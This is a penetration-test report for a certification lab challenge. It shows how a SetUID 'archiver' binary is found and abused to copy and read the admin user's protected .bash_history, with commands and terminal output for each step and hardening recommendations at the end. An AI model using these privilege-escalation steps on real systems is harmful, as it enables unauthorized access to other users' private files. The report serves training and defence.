PT Report

The Archiver

Tester name: Michael Liberman
Organization: TDX Arena Certificate Exam
Time testing: 23 hours 20 minutes

Testing process:
The challenge focused on escalating privileges to access a sensitive file owned by admin. This required identifying and exploiting misconfigurations in the system to gain unauthorized access.

Scoping: None


\

Executive Summary

The challenge involved identifying and exploiting weaknesses in a system to gain unauthorized access to sensitive information. By leveraging a misconfigured tool and analyzing file permissions, the tester was able to demonstrate how privilege escalation can expose critical data. This report outlines the vulnerabilities found and provides recommendations to improve system security.

Conclusions

- SetUID Misconfiguration (Critical)
- Improper File Permissions (Critical)



Finding Details

VULN-001 SetUID Misconfiguration (Critical):

Vulnerability Description:


SetUID misconfiguration occurs when a program is improperly assigned the SetUID bit. This bit allows the program to execute with the privileges of its owner, typically an administrator or root. While this is necessary for some legitimate operations, a misconfigured SetUID bit can enable unauthorized users to execute actions as an elevated user, leading to potential privilege escalation vulnerabilities.

Details:

This vulnerability can be demonstrated by exploiting the elevated privileges provided by a misconfigured SetUID property. The organizational impact includes potential exposure of confidential information, privacy violations, and increased risk of privilege escalation attacks.

Command(picture1):

find / -perm -4000 2>/dev/null



```
ralph@Ubuntu:~$ find / -perm -4000 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/umount
/home/ralph/Desktop/newsletter/tools/archiver
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
```


1. The find / -perm -4000 2>/dev/null command searches for files with the SetUID bit, suppressing errors.

2. The output identifies the vulnerable archiver tool located at /home/ralph/Desktop/newsletter/tools/archiver.

Commands(picture2):

cd /home/ralph/Desktop/newsletter/tools/

ls -la




```
ralph@Ubuntu:~/Desktop$ cd /home/ralph/Desktop/newsletter/tools/
ralph@Ubuntu:~/Desktop/newsletter/tools$ ls -la
total 24
drwxr-xr-x 1 ralph ralph    22 Nov 23  2022 .
drwxr-xr-x 1 ralph ralph    19 Nov 23  2022 ..
-r-sr-sr-x 1 admin admin 24560 Nov 23  2022 archiver
```

1. The archiver tool is executable by all users and runs with admin privileges.

2. The tool’s SetUID bit enables any user to execute it as admin.

Command(picture3):

./archiver --help



```
ralph@Ubuntu:~/Desktop/newsletter/tools$ ./archiver --help
Archiver: ./archiver [options]
    Archives files for the purpose of backup.

    By default, the /home directory is archived.

    Files that are archived, are placed in /var/backups.

    Specify a file to archive, or automate the process
    by providing a .txt file that lists all the files to be archived.
    In the .txt file, each filename should be separated with a space, or each filename should appear on a new line.

    Options:
        -h  --help  Displays this help
        -f  --file  Archives the specfied file
        -l  --list  Archives files listed in a .txt file
                (e.g --list files.txt)
```

1. The --help flag reveals the tool’s functionality and options.


2. Archived files are saved in /var/backups/.

3. The -f flag allows targeting specific files for archiving.

Commands(picture4):

cd /home/admin/

ls -la




```
ralph@Ubuntu:~$ cd /home/admin/
ralph@Ubuntu:/home/admin$ ls -la
total 28
drwxr-xr-x 1 admin admin   27 Nov 23  2022 .
drwxr-xr-x 1 root  root    19 Nov 23  2022 ..
-rw------- 1 admin admin 1122 Nov 23  2022 .bash_history
-rw-r--r-- 1 admin admin  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 admin admin 3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 admin admin    0 Sep 18  2022 .hushlogin
-rw-r--r-- 1 admin admin  807 Apr 18  2019 .profile
-rw-r--r-- 1 admin admin 9844 Sep 18  2022 .zshrc
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Desktop
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Documents
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Downloads
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Music
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Pictures
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Templates
drwxr-xr-x 2 admin admin    6 Sep 18  2022 Videos
```

1. The .bash_history file has rw------- permissions, restricting access.
2. Only the admin user can access the file.
3. The target is the .bash_history file containing sensitive data.

Command(picture5):

/home/ralph/Desktop/newsletter/tools/archiver -f .bash_history



```
ralph@Ubuntu:/home/admin$ /home/ralph/Desktop/newsletter/tools/archiver -f .bash_history
.bash_history
.bash_history was successfully archived
```

1. The archiver tool was used to archive the .bash_history file, saving it to /var/backups/.
2. The output confirms successful archiving.

Recommendations:

SetUID Misconfiguration (Critical):

Ensure that SetUID is only enabled for tools that require it, and thoroughly audit such tools for potential abuse. Disable SetUID on unnecessary binaries to minimize risk.

VULN-002 Improper File Permissions(Critical):

Vulnerability Description:


Improper file permissions occur when files are created with permissions that allow unintended access. Sensitive files should have restricted access to prevent unauthorized users from reading, modifying, or deleting them. If permissions are too permissive, attackers may exploit this to access sensitive information or system files.

Details:

The vulnerability can be verified by showcasing how improper permissions allow unauthorized users to access sensitive files. The impact includes unauthorized disclosure of information, compromising data security, and possible data manipulation.

Command(picture6):

ls -la /var/backups/



```
ralph@Ubuntu:/home/admin$ ls -la /var/backups/
total 12
drwxrwxr-x 1 admin admin    30 Jan  9 07:44 .
drwxr-xr-x 1 root  root     32 Sep 12  2022 ..
-rw-r--r-- 1 admin ralph 10240 Jan  9 07:44 .bash_history.gz
```

1. The archived file, .bash_history.gz, is in /var/backups/ with accessible permissions.

2. The file is compressed in .gz format.


Commands(picture7):

cd /var/backups/

tar -xvf .bas_history.gz -C /home/ralph/Desktop

cd /home/ralph/Desktop/

ls -la



```
ralph@Ubuntu:/home/admin$ cd /var/backups/
ralph@Ubuntu:/var/backups$ tar -xvf .bash_history.gz -C /home/ralph/Desktop/
.bash_history
ralph@Ubuntu:/var/backups$ cd /home/ralph/Desktop/
ralph@Ubuntu:~/Desktop$ ls -la
total 4
drwxr-xr-x 1 ralph ralph   27 Jan  9 07:45 .
drwxr-xr-x 1 ralph ralph   21 Nov 23  2022 ..
-rw------- 1 ralph ralph 1122 Nov 23  2022 .bash_history
drwxr-xr-x 1 ralph ralph   19 Nov 23  2022 newsletter
```

1. The .bash_history.gz file was extracted to /home/ralph/Desktop/.

2. The extracted file is accessible to ralph.


3. Extraction was successful.

4. The file is extracted

5. The file is now owned by ralph with full read/write permissions.

Command(picture8):

cat .bash_history



```
ralph@Ubuntu:~/Desktop$ cat .bash_history
hwclock --systohc
nano /etc/locale.gen
sudo pacman -Sy nano reflector
pacman -Sy nano reflector
nano /etc/locale.gen
locale-gen
nano /etc/locale.conf
nano /etc/hostname
nano /etc/hosts
nano /etc/hosts
mkinitcpio -P
passwd
useradd test
userdel  test
adduser test
pacman -S adduser
pacman -S grub
grub-install /dev/sda
grub-mkconfig -o /boot/grub/grub.cfg
ping 8.8.8.8
ip link
dhclient
ip -a
ip a
reboot
passwd
pacman -S dhcpd
pacman -S dhcpcd
reflector --age 12 --sort rate --save /etc/pacman.d/mirrorlist
reflector --age 12 --sort rate --save /etc/pacman.d/mirrorlist
ping 8.8.8.8
reflector --age 12 --sort rate --save /etc/pacman.d/mirrorlist
pacman -Sy dhcpcd
pacman -S networkmanager
ping 8.8.8.8
passwd 484b47456007e91fa4fd81ead2dd1abb
systemctl start NetworkManager.service
ip a
ping 8.8.8.8
systemctl enable NetworkManager.service
useradd -m test
```

1. The cat command was used to view the file’s contents.

2. The required flag was found in the file.

Recommendations:

Improper File Permissions(Critical):

Configure sensitive files to have restrictive permissions (e.g., 600) by default, and ensure that files created by privileged tools are not accessible by unauthorized users.